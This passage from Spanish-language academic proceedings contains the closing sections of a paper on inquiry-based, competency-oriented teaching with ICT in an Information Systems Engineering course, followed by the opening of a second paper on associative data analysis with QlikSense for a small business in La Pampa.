2. Marco Teórico

2.1 La Generación Millennials/ Net Generation

Desde esta realidad de cambio es necesario entender a los estudiantes que tenemos hoy en nuestras aulas. Autores como Ferreiro [7], Gregory [8], Negroponte [12], entienden que los miembros de la “Net Generation” son multifacéticos, realizan actividades diversas. Qué queremos decir con esto, por ejemplo: que el editor de un periódico estudiantil es estudiante de ingeniería en sistemas, un estudiante que se especializa en negocios es Dj en su tiempo libre, y como estos hay muchos más.

Todos ellos usan la computadora tanto en el aula como en sus hobbies, tienen un gran rango de intereses fuera de su área de estudio, no se encasillan en un solo tema, y persiguen sus intereses apasionadamente. Se aburren si no son desafiados adecuadamente, pero cuando esto sucede se destacan de manera creativa e innovadora. Otros autores hablan de la generación Google, de la “generación red” [13], de la “instant message generation” o “generación del mensaje instantáneo” [10]

Aprender haciendo (learn by doing) y no leyendo manuales de instrucciones o escuchando clases del estilo conferencia. Estos son los estudiantes que las Universidades y Facultades deben motivar. [7]

Realizando tareas grupales que involucren el “manos a la obra” (Hands on work) los estudiantes captan y comprenden mejor los conceptos que el profesor intenta enseñar [13]. Se entiende que el uso de la tecnología sólo mejora la experiencia de aprendizaje, ésta no puede ni debe reemplazar la interacción humana, tanto directa como mediada por las TIC.

La tecnología debe ser usada para fines prácticos, por ejemplo, tomar la tecnología y los fundamentos aprendidos a lo largo de un semestre y aplicarlos a alguna

especie de proyecto de finalización de la materia, donde la creatividad y la originalidad sean recompensadas.

Aunque la comunicación online por lo general es vista como lo opuesto a la comunicación personal, esta generación no lo ve de esta forma. Por el contrario, internet se ha convertido en el vehículo para la interacción: "Nos da la oportunidad de poder comunicarnos con amigos, de participar en discusiones de chat rooms, y de transmitir videos alrededor del mundo. Resumiendo, internet nos permite la interacción con una variedad de personas e información. En el aula, pedimos más de lo mismo". [9]

También expresan: "Así como cuando queremos aprender sobre la Web clickeamos nuestro propio camino a través del ciberespacio, queremos aprender nuestras materias de la misma forma, a través de la exploración. No es suficiente para nosotros aceptar la palabra de nuestros profesores. En vez de esto queremos ser desafiados a llegar a nuestras propias conclusiones y encontrar nuestros propios resultados. Las lecciones permanecen más tiempo en nuestra mente si entendemos los pasos relevantes para llegar a ellas. Por lo tanto, la necesidad de exploración está implícita en nuestro deseo de aprender".

Para esta generación casi todas las partes de su vida son presentadas en formato multimedia, incluso su espacio de estudio es una mezcla de variados textos digitales, audios, e información. por lo cual para que éstos estudiantes mantengan la atención en clase es necesario un enfoque similar. Los profesores deben dejar de lado la noción moribunda de que las conferencias seguidas de tareas de lectura son suficiente para enseñar contenidos. En cambio, la Generación Net responde a una variedad de multimedia, como por ejemplo, la televisión, audio, animación, texto. etc. El uso de uno solo de estos recursos debe ser breve y alterno, produciendo una clase tan diversa en estructura como en contenido.

Nos encontramos con jóvenes cuyo contexto social y cultural es altamente tecnológico lo que, para muchos expertos, lleva a pensar en una transformación importante, no sólo del lugar en que se aprende sino del cómo se aprende.

2.2 El Papel de las TIC

Escofet A. et.al [6], advierten la manera en que internet gana importancia día tras día y por ello la información disponible y el conocimiento que genera aumentan más rápido que nunca, resultando en ciclos que se suceden y que renuevan con gran velocidad el saber acumulado en distintos campos.

La sociedad del conocimiento se caracteriza por esta aceleración del ritmo de producción del mismo conocimiento. Internet y los medios digitales juegan aquí un rol crucial, en tanto que proveedores de información,

pero también como facilitadores de conexiones que apoyen el desarrollo de comunidades de conocimiento. El mercado de trabajo contemporáneo impone a los potenciales trabajadores un nuevo modelo de empleabilidad, basado en la necesidad de formarse y aprender a lo largo de su vida laboral para poder hacer frente a la evolución de sus funciones adecuadamente.

Sin duda alguna que el papel de las TIC es llevar el modelo educativo hacia el paradigma de la acción en tanto a aprendizaje se refiere, entonces ¿Cuál es el rol actual de la tecnología en el curriculum universitario? Desarrollar aprendices intencionales (Intentional Learners). El currículum debe ir más allá de ayudar a los estudiantes a obtener conocimiento, por el bien del conocimiento, sino que debe involucrar a los estudiantes en la construcción del mismo, para poder atender a los desafíos de un mundo complejo y una sociedad globalizada.

Según el panel formado por la la iniciativa "Greater Expectations"⁴ el curriculum y el co-curriculum deben proveer numerosos caminos mediante los cuales los estudiantes puedan alcanzar una educación amplia y liberal, junto con saberes específicos en una o más disciplinas. Si los estudiantes alcanzan estos resultados estos se destacarán en:

- una buena habilidad para la comunicación en diversos ambientes y grupos, usando herramientas, escritas, visuales y orales.
- Realizar un análisis cualitativo y cuantitativo a la hora de resolver problemas.
- Trabajo en grupo, (incluyendo aquellos de composición diversa), y llegar a acuerdos.

Estos resultados pueden alcanzarse a través de estrategias como :

- tareas de escritura (writing assignments) las cuales deben ser expositivas, creativas y con un toque personal.
- Presentaciones orales, las cuales deberán ser criticadas (dentro de los parámetros del ámbito académico)
- Aprendizaje basado en problemas

Los estudiantes necesitan dominar áreas que incluyen conocimiento acerca de la imaginación y la expresión humana conocimiento global y transcultural de las comunidades. Particularmente el modelado del mundo que los rodea.

Estas habilidades se pueden obtener a través de:

- proyectos de investigación (en carácter de becarios)
- laboratorios de ciencias basados en la indagación.

- experiencias planificadas y supervisadas de trabajo en grupo, tanto dentro como fuera del aula.
- cursos de creatividad integrados e interdisciplinarios
- aprovechar las diversas experiencias de los estudiantes para enriquecer las discusiones dentro del aula.

Se puede pretender que los estudiantes sean responsables en la participación activa como ciudadanos de una democracia diversa, y que se entiendan a ellos mismos y sus múltiples identidades si a estos se los involucra en:

- service Learning⁵
- debates acerca de soluciones propuestas para los problemas sociales actuales.
- trabajos de escritura personal que requieran de autorreflexión en una gran gama de temas.

2.3 El Aprendizaje Basado en Indagación

Se habla continuamente de la necesidad de cambiar los enfoques pedagógicos hacia modelos menos transmisivos y más centrados en el aprendizaje de los estudiantes. Abordar la docencia universitaria centrándose en el estudiante implica que el foco está en quien aprende, en sus procesos de aprendizaje y en la comprensión que se genera sobre el contenido del curso.

El pilar sobre el que se basa este enfoque de Aprendizaje Basado en Indagación (ABI), es “El constructivismo”, que visto desde el aprendizaje se refleja en las teorías desarrolladas por Piaget [14], Dewey [5], Bruner [2] y Vygotski [18].

La necesidad de partir de los conocimientos que ya posee el alumno, para lo cual será necesario prever, al comienzo de cada bloque temático o unidad, una actividad de prospección de las ideas o concepciones previas relativas a esos temas, de manera de contribuir a la propia autoconciencia de los estudiantes. De acuerdo a Vygotski [18], en relación con la apropiación de los instrumentos de mediación, “el signo mediador aparece primeramente contextualizado, lingüístico y socialmente, y su apropiación requiere un proceso de progresiva descontextualización hasta llegar a dominar la capacidad de re-contextualización en situaciones o estructuras diferentes a la inicial”. Por lo tanto deben diseñarse actividades diversas que, debidamente organizadas, permitan el recorrido indicado.

En este sentido, el aprendizaje basado en la indagación puede contribuir a la mejora del aprendizaje a través del uso de entornos tecnológicamente ricos, proporcionando un mayor vínculo entre el uso de la

tecnología en situaciones informales y el uso de la tecnología para el aprendizaje, ya sea en entornos académicos u otros. El enfoque indagativo de aprendizaje (learning through inquiry) es una etiqueta amplia que cubre diversas perspectivas pedagógicas (aprendizaje basado en problemas, en casos, aprendizaje por proyectos, etc.) que tienen en común poner al estudiante en el papel del investigador, asignándole un mayor control y responsabilidad en el proceso de aprendizaje.

Particularmente, el enfoque indagativo se fundamenta en los planteamientos surgidos de la denominada cognición situada. Este enfoque es heredero de las teorías de la actividad sociocultural. Toma como punto de referencia los trabajos de Vygotsky [18], y se resalta la necesidad de apoyar al profesorado en el diseño e implementación de las actividades, teniendo presente que las herramientas tecnológicas utilizadas deben contribuir y favorecer las actividades de búsqueda, análisis y contrastación de la información, la reflexión sobre las fases y el tiempo de organización y gestión, así como la comunicación e interacción entre los estudiantes.

2.4 Cómo Aprenden los Estudiantes del sigloXXI

El cono del aprendizaje⁶ de Edgard Dale (1969) pone en evidencia la necesidad de aggiornar los modelos educativos utilizados hasta este momento en la educación superior, sobre todo en la carrera de Ingeniería en Sistemas de Información donde prevalecen los métodos menos efectivos de aprendizaje.



Figura 1. El cono del Aprendizaje

Fuente: Dale, 1969

Si nos fijamos en el cono de aprendizaje de Edgar Dale (Figura 1) y las ventajas y características de las TIC y la WEB 2.0, vemos cuanto más activo sea el aprendizaje del estudiante, y por tanto la naturaleza de la actividad que desarrolla para el mismo y en forma colaborativa, mayor será la retención y apropiación de los contenidos resultando en un desarrollo apropiado de competencias.

⁵

<http://www.uncfsu.edu/civic-engagement/service-learning/definition-of-service-learning>

⁶

<http://www.sabiduria.com/liderazgo/crisis-educativa/>

3. Coordinadas de la Investigación

3.1 El Co-Diseño de Escenarios de Aprendizaje

El proyecto de investigación aporta estrategias de diseño para la Propuesta Académica (PA) basados en un modelo de Enseñanza Basado en Competencias, desde el enfoque de la Pedagogía Basada en Indagación que permite centrar la PA en el estudiante, orientado al dominio de competencias y resultados de aprendizaje⁷, con evaluación del proceso, además de la evaluación sumativa.

El proyecto propone un trabajo multidisciplinar de pedagogos, educadores y técnicos, en un amplio proceso de I+D+i, de esta manera facilitar la introducción, en una forma creativa, la llamada tecnología educativa en los procesos educativos actuales, permitiendo evolucionar de un aprendizaje pasivo a un aprendizaje activo generalizado.

Benjamin Franklin dijo: “Tell me and I forget, teach me and I may remember, involve me and I learn.” (Dímelo y lo olvidaré, enséñame y tal vez lo recuerde, involúcrame y aprenderé).

Involucrando a los estudiantes en el proceso de diseño de aprendizaje se pone en juego más de una cuestión, el interés por los contenidos, la forma de llegar al aprendizaje, la actitud de proactividad, entre otras.

La importancia de entender las implicaciones de la tecnología está subrayada por Noss (citado en [17]) quien se pregunta “¿Qué tipo de pedagogías son apropiadas para usar nueva tecnología? y fundamentalmente, ¿Cómo ésta cambia la epistemología de lo que se debe o no enseñar en las instituciones?”. Siendo posible así evaluar las implicaciones de una tecnología. Con respecto a la educación, este es en efecto el caso en que las características técnicas a menudo imponen un enfoque pedagógico específico.

3.2 El Desarrollo de Competencias en ISI

La educación basada en competencias involucra el aprendizaje de conocimientos y el desarrollo de habilidades, actitudes y valores, en un saber hacer. El siglo XXI exige un profesional con amplitud de conocimientos y profundidad de experiencias, que se traduce en poder aprender a lo largo de su vida, ser innovador, preparado para trabajar en equipo, empático con sus semejantes y con el medioambiente, capaz de pensar analíticamente y de plantear y resolver problemas.

El avance científico-tecnológico hace que mucho de lo que nuestros estudiantes necesitan saber cuándo se gradúen, aún no existe, por esta razón es fundamental

reformular la propuesta académica y focalizar en conceptos y habilidades.

Entre las competencias específicas se hace especial énfasis en algunas que desde Sistemas de Representación se puede aportar directamente, a decir:

- Capacidad para diseñar, desarrollar, seleccionar y evaluar aplicaciones y sistemas informáticos, asegurando su fiabilidad, seguridad y calidad, conforme a principios éticos y a la legislación y normativa vigente.
- Capacidad para planificar, concebir, desplegar y dirigir proyectos, servicios y sistemas informáticos en todos los ámbitos, liderando su puesta en marcha y su mejora continua y valorando su impacto económico y social.
- Capacidad para comprender la importancia de la negociación, los hábitos de trabajo efectivos, el liderazgo y las habilidades de comunicación en todos los entornos de desarrollo de software.
- Capacidad para valorar las necesidades del cliente y especificar los requisitos software para satisfacer estas necesidades, reconciliando objetivos en conflicto mediante la búsqueda de compromisos aceptables dentro de las limitaciones derivadas del coste, del tiempo, de la existencia de sistemas ya desarrollados y de las propias organizaciones.
- Capacidad de identificar y analizar problemas y diseñar, desarrollar, implementar, verificar y documentar soluciones software sobre la base de un conocimiento adecuado de las teorías, modelos y técnicas actuales.

3.3 Planteo del Escenario

Durante el ciclo lectivo 2016 se diseñó una PA teniendo en cuenta el enfoque de ABI, bajo los lineamientos que aportó el Proyecto de investigación al cual se adhirió voluntariamente, pensando estratégicamente en fomentar el desarrollo de competencias ajustadas al perfil del ISI y aplicando además un formato de evaluación acorde.

Ello permitió realizar un cambio de paradigma, que tuvo muy buena respuesta por parte de los estudiantes. Quienes se mostraron motivados, desarrollando cada instancia de la PA de forma creativa y autónoma principalmente.

Al finalizar el ciclo lectivo se realizó una encuesta semiestructurada para obtener una retroalimentación y junto al material diseñado realizar los ajustes oportunos que ayuden a mejorar la PA para el siguiente ciclo lectivo.

En 2017 se replica la PA con las mejoras introducidas particularmente se trabaja con un escenario desde donde se plantea una situación a resolver utilizando los contenidos de Sistemas de Representación, poniendo en

⁷ Adam, S. (2004): “Using Learning Outcomes”. Report for the Bologna conference on learning outcomes held in Edinburgh on 1 – 2 July 2004

juego conocimientos previos, sentido común, abordaje de TIC, aprendizaje de nuevo SW para la Representación de las diferentes fases de la actividad y diversas instancias de evaluación entre pares, reflexión y autoevaluación.

En ambos ciclos lectivos la cátedra eligió la plataforma Moodle institucional para dar soporte a las clases presenciales, proponiendo un espacio virtual donde acompañar el desarrollo presencial, definido como un lugar de comunicación e intercambio acercando la PA a la forma de expresión de la generación NET, Millennials, o como más nos parezca definirla.

En la Figura 2 se puede ver el diseño simple de la Actividad, denominada Trabajo Integrador, el cual oficia de disparador para un proceso de ABI, donde los estudiantes lo resuelven en forma grupal, y van presentando sus entregables en foros aportando a un proceso de aprendizaje colaborativo y abierto a los demás grupos. Como se muestra en la Figura 3 - Relevamiento, se dispone de un foro donde ir compartiendo información, consultas y diversos aportes para luego en la fecha especificada realizar la entrega de esa etapa.

Luego en la Figura 4 - Diagnóstico, se muestra que para el desarrollo conceptual se utiliza una herramienta digital Padlet⁸ donde cada estudiante aporta en principio su conocimiento previo sobre qué es un diagnóstico, y para qué le sirve en el desarrollo del escenario para la actividad planteada, en un formato de lluvia de ideas, luego investigan, buscan material confiable y vuelven a compartir esos contenidos seleccionados explicando el concepto de Diagnóstico.

Trabajo integrador

En el ingreso 2017 se reciben 60 estudiantes que cursarán materias de desarrollo práctico en el laboratorio de informática. Algunos de ellos poseen dispositivo digital propio, computadora personal, Tablet, y otros necesitan utilizar los dispositivos de la institución ubicados en este laboratorio.

Actualmente el grupo requiere ser dividido en dos comisiones pues se vuelve imposible el desarrollo de actividades académicas de aprendizaje dado la incomodidad espacial y la distribución de las columnas y computadoras fijas.

Dado que las instalaciones actuales no brindan comodidad, para el correcto desarrollo de las actividades académicas para 60 estudiantes, se solicita que realice un relevamiento, diagnóstico y diseño del espacio de manera de resolver esta problemática.

Modalidad de la actividad: La actividad integradora se realizará en forma grupal que se definirá en clase, pudiendo ser reconfigurados los grupos.

Capítulos

Relevamiento

ANÁLISIS Informe: ¿qué es un relevamiento? ¿cómo se realiza un croquis? ¿existen normas o estándares?

Carátula - Índice - Desarrollo de los ejes temáticos en forma clara específica y citando fuentes - Bibliografía.

1. Croquisado a mano alzada
2. Dimensiones
3. Representación en AUTOCAD de:
 - a. Planta
 - b. Cortes
 - c. Isometría

Nota aclaratoria: lo representado en el SW AUTOCAD deberá estar dividido en capas. Tanto Planta, Cortes como Isometrías deberán relevar no sólo la parte civil sino también la parte de instalaciones.

Diagnóstico

Diseño de la Solución propuesta

Figura 2 - Trabajo integrador

Relevamiento - Croquisado - Autocad



Tengo dudas ¿alguien me ayuda?

Entrega Actividad 4 - Relevamiento croquis y autocad

Figura 3 - Bloque relevamiento

Diagnóstico



Actividad 5 - Padlet - Comisión A

Analizamos el perfil del Ingeniero en Sistemas de Información.

Actividad 5 - Padlet Comisión B

Estudiando qué es un Diagnóstico, para qué se hace, cómo...??? COMISIÓN A (turno mañana) (SubGruposComisionA)

Diagnóstico - comisión B (Turno Tarde) (SubGruposComisionB)

Foro para subir la actividad del Diagnóstico (SubGruposComisionA)

Foro para subir la actividad Diagnóstico (SubGruposComisionB)

Figura 4 - Diagnóstico

⁸ www.padlet.com



Figura 5 - Etapa Final

La Figura 5 - Etapa Final muestra cómo deben presentar ya el diseño y organizar la actividad en capítulos de informe que abarca desde el relevamiento, con diferentes instrumentos TIC, para lo cual cada grupo escoge el SW propuesto o semejante en relación a las características del capítulo. En las Figuras 6 y 7 se muestra los espacios de entrega y encuestas.



Figura 6 - Entregas capítulo 1 y 2




Figura 7 - Entregas capítulo 3

De esta manera se trabajó poniendo en acción varios de los conceptos necesarios para abordar el cambio de paradigma educativo acorde las necesidades del siglo XXI para los estudiantes de ISI.

3.4 La Evaluación

Las actividades se fueron evaluando con un seguimiento de cada etapa, desde la propuesta de diferentes formas, entre ellas la autoevaluación, la evaluación entre pares, y la evaluación formativa.

Además y en concordancia con el proyecto de investigación del cual se participa, se evaluó el desarrollo de la cátedra desde el enfoque de ABI y el desarrollo de competencias ISI, invitando de manera voluntaria a los estudiantes a realizar la Encuesta Final.

Al respecto de la Encuesta Final, de carácter voluntario y donde se propone la evaluación de la PA de forma cualitativa, se muestra en la Figura 8, la respuesta a la pregunta 1: ¿La propuesta le aporta una experiencia de aprendizaje que va más allá de la adquisición de conocimientos o de habilidades concretas, puesto que ofrece oportunidades reales de cambio para su formación y para su futuro desarrollo profesional?




Figura 8 - Pregunta 1 Encuesta Final

en una escala de de 1 a 5 donde 1 representa ausencia o evaluación negativa y 5 alta aporte positivo, los estudiantes indicaron entre 3 y 5 el valor a la experiencia de aprendizaje, lo que significa una respuesta positiva.

En la pregunta 2 referida a las metodologías activas de enseñanza-aprendizaje se les preguntaba si la propuesta pone en práctica metodologías activas de aprendizaje centradas principalmente en el estudiante y en la potenciación de las relaciones de grupo y sociales de su entorno cercano, a lo cual respondieron más del 40% que si. Idénticos resultados se obtuvieron al preguntarles sobre aprendizajes más allá de lo formal, aprendizaje colaborativo, y cuando se los consultó por un aprendizaje auténtico que les servirá para desarrollarse en el siglo XXI.

4. Conclusión

Luego de este desarrollo práctico, basado en fuertes corrientes del cambio de paradigma educativo para el desarrollo de competencias necesarias para el siglo XXI, podemos decir que los resultados han sido ampliamente satisfactorios, desde cuestiones documentadas en las encuestas y trabajos concluidos como desde las observaciones áulicas vividas en el ciclo lectivo 2016 y 2017.

Con ello entendemos y apoyamos la transformación en la enseñanza de la Ingeniería en Sistemas de Información aplicando la Enseñanza Basada en Indagación, donde los estudiantes cobran el papel central en el desarrollo de competencias, habilidades, de la apropiación de los conocimientos en el contexto de la Sociedad del Conocimiento tendiente a su desempeño como profesionales en el siglo XXI.

Es evidente el aporte de las TIC al proceso de mediación de los conocimientos, en la toma de contacto con escenarios que les procura realidad y contextualización acorde los desafíos futuros que requiere el perfil profesional.

Es entonces, que el desarrollo de los contenidos mínimos especificados en el Plan de estudio pueden adaptarse y darle a la materia una visión holística, abarcativa del desarrollo de las competencias tanto transversales como algunas específicas mencionadas en este artículo. La estrategia se convierte en la posibilidad que tenemos los docentes de dialogar con nuestros estudiantes y avanzar en el proceso de co-diseño de la Propuesta Académica favoreciendo los aprendizajes en continuo ajuste.

5. Agradecimientos

Al equipo del proyecto de investigación, cátedras, docentes, becarios que con los aportes recibidos en las reuniones de investigación se ha podido pulir y mejorar la propuesta académica, poniéndola en ejecución y evaluando la misma.

6. Referencias

- [1]Bateman, W., Open to Question: The Art of Teaching and Learning by Inquiry, San Francisco: Jossey-Bass, 1990.
- [2]Bruner, J.S., (1961). "The Act of Discovery," Harvard Educational Review, Vol. 31, No. 1, 1961
- [3]Briand, L. C., Daly, J., and Wüst, J., "A unified framework for coupling measurement in object oriented systems", *IEEE Transactions on Software Engineering*, 25, 1, January 1999, pp. 91-121.
- [4]DALE, E. Audio- Visual Methods in Teaching. 3.ed. New York: The Dryden Press, 1969.
- [5]Dewey, J., How We Think, Mineola, New York: Dover, 1997 (reproduction of the 1910 work published by D.C. Heath).
- [6]Escofet A., Gonzalez I., Gros Salvat B. (2011) Las nuevas culturas de aprendizaje y su incidencia en la educación superior. RMIE 2011- vol.16 Num. 51, pp.1177-1195 ISSN 14056666.
- [7]Ferreiro, Ramón F. (2006).El reto de la educación del siglo XXI: la generación N Apertura, vol. 6, núm. 5, noviembre, 2006, pp. 72-85 Universidad de Guadalajara Guadalajara, México. <http://www.redalyc.org/pdf/688/68800506.pdf>
- [8]Gregory R. Roberts. [CHAPTER 3]: Technology and learning expectations of the Net Generation. (Member of the Net Generation) University of Pittsburgh-Johnstown.

- [9]Howe, N., W. Strauss y R. J. Matson (2003), Millennials Rising: The next great generation. (1992), Generations: the history of America's future, Nueva York: Perennial.
- Lee, V.S., ed., Teaching and Learning through Inquiry, Sterling, VA: Stylus Publishing, 2004.
- [10]Lenhart, A.; Rainie, L. y Lewis, O. (2001). Teenage life online: the rise of instant-message generation and the Internet's impact on friendship and family relationships, Washington, DC: Pew Internet & American Life Project.
- [11] Marcus, A., *Semantic Driven Program Analysis*, Kent State University, Kent, OH, USA, Doctoral Thesis, 2003.
- [12]Negroponte, N. (1996), Ser digital, México: Océano.
- [13]Oblinger, D. (eds.) (2005), Educating the Net generation, Educase
- [14]Piaget, J., *The Psychology of the Child*, New York: Basic Books, 1972.
- [15]Prensky, M. (2013). Enseñar a nativos digitales (1a. ed). México: SM Ediciones, 240 pp. e-Book.
- [16]Salton, G., *Automatic Text Processing: The Transformation, Analysis and Retrieval of Information by Computer*, Addison Wesley, 1989.
- [17]Carsten Ullrich, Kerstin Borau, Heng Luo, Xiaohong Tan, Liping Shen, Shanghai Jiaotong, Ruimin Shen. (2008) WWW '08 Proceedings of the 17th international conference on World Wide Web Pages 705-714 Beijing, China — April 21 - 25, 2008. ISBN: 978-1-60558-085-2
- [18]Vygotsky, L.S., (1978). Mind in Society, Cambridge, MA: Harvard University Press, 1978.

Modelo de datos Asociativo: Experiencias Académicas y Caso de Estudio en la Pequeña y Mediana Empresa de La Pampa

M. Laura Sánchez Reynoso
Facultad de Cs. Económicas y Jur.
Universidad Nacional de La Pampa
Santa Rosa, CP 6300, Argentina
mlsanchezreynoso@eco.unlpam.edu.ar

Mario José Diván
Facultad de Cs. Económicas y Jur.
Universidad Nacional de La Pampa
Santa Rosa, CP 6300, Argentina
mjidivan@eco.unlpam.edu.ar

Fabiana Veralli
Facultad de Cs. Económicas y Jur.
Universidad Nacional de La Pampa
Santa Rosa, CP 6300, Argentina
feveralli@eco.unlpam.edu.ar

Abstract

Este trabajo plantea la utilización del análisis asociativo en un caso de aplicación sobre los datos de una pequeña y mediana empresa de la provincia de La Pampa. El perfil de la empresa para el caso de estudio es resumido. Así, se pretende brindar un caso mediante el cual se visualicen las bondades de las herramientas colaborativas y en la nube, orientadas al modelo de navegación asociativa de datos en comparación con las herramientas basadas en consulta. Una síntesis del análisis asociativo y su importancia en el estudio de datos de la empresa es realizado.

Adicionalmente, un resumen de los resultados de incorporar el software asociativo en carreras como Contador Público Nacional y el Licenciado en Administración con Orientación en Emprendedurismo son expuestos. Estos casos revierten especial interés, por cuanto el estudiante de estas carreras, se orienta principalmente a perfiles de negocios, con conocimiento de la actividad de una empresa, pero sin manejo o gestión específica de la tecnología. Finalmente, se presentan las conclusiones y los trabajos a futuro son esgrimidos.

Palabras Clave: *Análisis Asociativo, Ciencias Económicas, Toma de Decisión, QlikSense.*

1. Introducción

Las bases de datos transaccionales constituyen los orígenes por excelencia para la incorporación de información dentro de los sistemas de información en general [1], y en particular del sistema de información contable, por cuanto captan y/o representan los diferentes hechos económicos en los que una empresa desarrolla su actividad.

Si bien las bases de datos relacionales soportan datos transaccionales asociados con gran variedad de diferentes tipos de industrias, presentan limitaciones propias del modelo lógico subyacente, que acotan su aplicabilidad en determinados dominios y/o análisis [2].

En este sentido, el análisis asociativo comprende en cierta forma un cambio de paradigma respecto al dato y su organización, en contraposición a modelos relacionales, orientados a objetos, entre otros [3].

De hecho, la necesidad de integrar la información de las diferentes organizaciones ha dado lugar al planteo de modelos de madurez en relación a la interoperabilidad de datos [4]. Los cuales se tornan cada vez más complejos debido a la heterogeneidad de los datos que debe intercambiarse y utilizarse.

La evolución de los datos en términos de volumen, variedad y velocidad, ha planteado una serie de cambios de paradigma para poder abordar su procesamiento, entre los cuales se encuentran hasta bases de datos con procesamiento en memoria, incluso transaccional, como SAP Hana [5]. Más aún, en la actualidad nos encontramos con sistemas de gestión de procesamiento de flujos de datos, los cuales pueden abordar el procesamiento de datos estructurado, semi-estructurado y no estructurado en tiempo real, no respondiendo a la perspectiva tradicional de los datos transaccionales [6,7,8].

El análisis de datos contables se caracteriza por el estudio asociativo y a niveles diferentes de granularidad. Es decir, el dato puede ser estudiado desde la registración de los hechos económicos mediante los libros diarios, hasta su exposición sintetizada en balances o análisis de los estados contables. De este modo, el modelo asociativo constituye una interpretación natural, a través de la cual, los datos económicos de una organización podrían ser analizados y estudiados a los efectos de soportar el proceso de toma de decisiones.

La empresa QlikTech cuenta con el software QlikSense orientada a la visualización de datos mediante modelos asociativos de datos [9]. El presente trabajo se centra en aplicar el análisis asociativo sobre datos de una empresa de La Pampa mediante la herramienta QlikSense, a los efectos de soportar el proceso toma de decisiones.

En la Facultad de Ciencias Económicas y Jurídicas de la Universidad Nacional de La Pampa, entre otras carreras, se cuenta con la Licenciatura en Administración con Orientación en Emprendedurismo y Contador

Público Nacional. En dichas carreras, la asignatura *Herramientas Informáticas II* aborda el modelado y análisis de datos, y entre sus actividades, se instruye prácticamente a los estudiantes en la utilización de los programas QlikView, QlikSense y Tableau Softwre. En el último año de las carreras, se cuenta con una asignatura orientada a la práctica profesional, denominada *Taller de Sistemas de Información*. De este modo, se pretende generar un caso testigo que sirva como guía y referencia, a los efectos de ser implementado en el marco del Taller de Sistemas de Información como parte del entrenamiento del futuro profesional. Un aspecto interesante en tal sentido, es que el objetivo del taller, consiste en lograr la integración vertical de los conocimientos aprehendidos en las asignaturas de la carrera, por lo que contar con un caso testigo de este tipo no solo fomenta la integración sino que también aporta herramientas novedosas aplicables a diversos tipos de análisis económicos.

El punto es que el estudiante del taller, luego de confeccionar los estados contables, debe exponer ante la asamblea de socios de la empresa, la situación patrimonial, económica y financiera asociada al ejercicio económico. Dado que a la fecha, no se utiliza herramienta alguna en el taller que les permita llevar adelante el análisis asociativo, esta sería una posibilidad para integrar e incorporar la herramienta mediante un caso concreto, a los efectos de que el estudiante pueda llevar adelante los diferentes análisis mediante QlikSense para soportar el proceso de toma de decisiones.

La contribución de este trabajo se focaliza en brindar un caso de estudio en donde se aplica el análisis asociativo sobre una herramienta basada en la nube y totalmente colaborativa, a la vez de sintetizar las experiencias obtenidas durante el proceso de incorporación de este tipo de herramientas en carreras con perfil no tecnológico. Así, la idea del caso de estudio es que el profesional de ciencias económicas pueda emplear herramientas asociativas en el análisis de estados contables a los efectos de soportar el proceso de toma de decisión de forma dinámica. Esto representa un cambio importante en relación a como se está acostumbrado a exponer y tratar la información hoy, la cual se centra básicamente en modelos transaccionales y exposición estática de datos (sin posibilidad de cambio de perspectiva durante la misma exposición de los estados contables).

Este artículo se organiza en siete secciones. La Sección 2, resume el perfil de la empresa asociada al caso de estudio, al igual que las tareas con las que se enfrenta típicamente el profesional en ciencias económicas en dicho contexto. La Sección 3, describe el análisis asociativo de los datos y plantea las diferencias respecto a las herramientas basadas en consultas. La Sección 4, sintetiza el caso de estudio sobre la empresa a la cual se

aplica análisis asociativo, junto con las conclusiones arribadas. La Sección 5, resume las estadísticas de la enseñanza de software asociativo entre 2012 y 2016. La Sección 6 discute trabajos relacionados. Finalmente se resumen las conclusiones y trabajos a futuro.

2. Perfil de la Empresa Asociada al Caso de Estudio

La empresa empleada a los efectos del caso de estudio, se mantiene anónima, corresponde a una organización del tipo Pequeña y Mediana Empresa (PYME), radicada en la provincia de La Pampa.

La operatoria principal se centra en relación a la fabricación de un determinado producto “A”. Adicionalmente, incorpora la posibilidad de comercialización de otros dos productos a través de la reventa (Productos “B” y “C”).

Dentro de las tareas que desarrolla el profesional en ciencias económicas en el día a día de la empresa, es posible mencionar: *a) la registración contable, b) la preparación de los estados contables, c) el análisis de la situación patrimonial, económica y financiera; y d) la participación en la asamblea de socios para exponer los resultados y decir el destino de los mismos.*

La base de datos de la empresa se encuentra integrada por todos aquellos datos que surgen de las actividades empresariales de ventas, compras, órdenes de pago, recibos, producción, existencias iniciales y finales del producto fabricado, mercadería de reventa e insumos, clientes, proveedores y gastos bancarios. La base de datos de origen es transaccional organizada bajo el modelo relacional en tercera forma normal.

A partir de dichos datos, se lleva a cabo el análisis de la información contable que se encuentra registrada en la base de datos, con el objetivo de evaluar el comportamiento de cada una de las actividades de la empresa, de manera que permita analizar y establecer políticas de inventarios, de compras, de financiación, de estacionalidad de las ventas, de flujos de fondos entre otros indicadores.

